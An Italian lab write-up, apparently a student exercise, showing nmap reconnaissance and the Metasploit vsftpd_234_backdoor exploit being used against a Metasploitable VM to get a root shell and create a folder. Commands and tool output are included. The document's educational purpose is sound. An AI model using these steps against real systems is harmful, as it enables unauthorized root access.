

Attacco al Servizio vsftpd con Metasploit


Introduzione

L'obiettivo è stato quello di eseguire un attacco mirato al servizio vsftpd su una macchina virtuale Metasploitable utilizzando il framework Metasploit.

Il compito finale richiedeva la creazione di una cartella denominata "test_metasploit" nella directory root della macchina compromessa.

Verifica della Connettività di Rete

Ho iniziato il mio lavoro verificando se la macchina Metasploitable fosse effettivamente raggiungibile e attiva sulla rete.



```
(kali㉿kali)-[~]  
$ ping 192.168.10.11  
PING 192.168.10.11 (192.168.10.11) 56(84) bytes of data.  
64 bytes from 192.168.10.11: icmp_seq=1 ttl=64 time=0.349 ms  
64 bytes from 192.168.10.11: icmp_seq=2 ttl=64 time=0.199 ms  
64 bytes from 192.168.10.11: icmp_seq=3 ttl=64 time=0.211 ms  
64 bytes from 192.168.10.11: icmp_seq=4 ttl=64 time=0.312 ms  
^C  
— 192.168.10.11 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3065ms  
rtt min/avg/max/mdev = 0.199/0.267/0.349/0.064 ms
```

Questo primo passaggio è cruciale: senza una connessione di rete funzionante, non sarebbe stato possibile procedere con l'attacco.

Scansione del Bersaglio con Nmap

Dopo aver confermato la connettività, ho proceduto con una scansione di rete approfondita utilizzando lo strumento nmap con il flag `-sV` per rilevare i servizi e le loro versioni.

```

(kali@kali)~$ nmap -sV 192.168.10.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 04:42 -0500
Nmap scan report for 192.168.10.11
Host is up (0.00017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:64:5F:FD (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.65 seconds

```

La scansione ha rivelato numerosi servizi attivi sulla macchina Metasploitable. In particolare, ho identificato il servizio che mi interessava:

- **Porta 21/tcp:** FTP - vsftpd 2.3.4

Questo era esattamente il bersaglio dell'esercizio.

Accesso a Metasploit e Ricerca dell'Exploit

Ho avviato Metasploit e ho cercato i moduli di exploit disponibili per vsftpd.

[illegible]

Sono stato presentato con due moduli principali.

Ho scelto il secondo modulo poiché era quello con ranking più alto ("excellent") e corrispondeva perfettamente alla versione 2.3.4 identificata sulla macchina bersaglio.

Configurazione ed Esecuzione dell'Exploit

Ho selezionato il modulo di exploit e ho proceduto alla sua configurazione.

Figure 4: Configurazione iniziale dell'exploit vsftpd_234_backdoor

Nella figura 4, è visibile il processo di configurazione. Ho eseguito i seguenti passaggi:

1. Selezionato il modulo con il comando: *use exploit/unix/ftp/vsftpd_234_backdoor*
2. Impostato l'indirizzo IP bersaglio (RHOSTS) con: *set RHOSTS 192.168.1.11*
3. Verificato le opzioni disponibili con: *options*

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.10.11
RHOST => 192.168.10.11
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.10.11    no        The local client address
  CPORT      21               no        The local client port
  Proxies     []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.10.11    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.10.11:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.11:21 - USER: 331 Please specify the password.
[*] 192.168.10.11:21 - Backdoor service has been spawned, handling ...
[*] 192.168.10.11:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.10:35949 -> 192.168.10.11:6200) at 2026-01-22 04:47:03 -0500

whoami
root

```

Ho lanciato l'exploit utilizzando il comando `run`, e il sistema ha proceduto con l'attacco.

L'exploit ha:

1. Identificato il banner del servizio vsftpd versione 2.3.4
2. Inviato il payload dannoso al servizio FTP
3. Triggerato il "backdoor" (porta di fondo) presente nella versione vulnerabile
4. Ottenuto una shell di comando con privilegi di root (uid=0)

Una volta che ho digitato `whoami`, il sistema ha confermato che ero loggato come utente "root", il che significava avere i più alti privilegi sulla macchina bersaglio.

Navigazione e Creazione della Cartella

Dopo aver ottenuto accesso alla macchina Metasploitable, ho proceduto a completare il compito finale: creare la cartella "test_metasploit" nella directory root.

```
whoami
root
ls
R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
nonexistent
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd /
pwd
/
mkdir /test_metasploit
ls /
R
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
nonexistent
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
█
```

Ho eseguito i seguenti comandi:

1. `cd /` - per navigare alla directory root del sistema
2. `pwd` - per confermare la mia posizione (risultato: /)
3. `mkdir /test_metasploit` - per creare la cartella richiesta
4. `ls /` - per verificare che la cartella fosse stata creata

La cartella è stata creata con successo ed è visibile nelle ultime righe dell'output

Conclusioni

Questa esperienza pratica mi ha permesso di comprendere come i framework di penetration testing come Metasploit semplificano il processo di identificazione e sfruttamento delle vulnerabilità note. La vulnerabilità in vsftpd 2.3.4 era una backdoor intenzionalmente inserita

in quella versione specifica, e il fatto che Metasploit disponga di un exploit perfettamente calibrato per questo bersaglio dimostra l'importanza di mantenere i sistemi aggiornati e di monitorare costantemente le versioni dei servizi critici.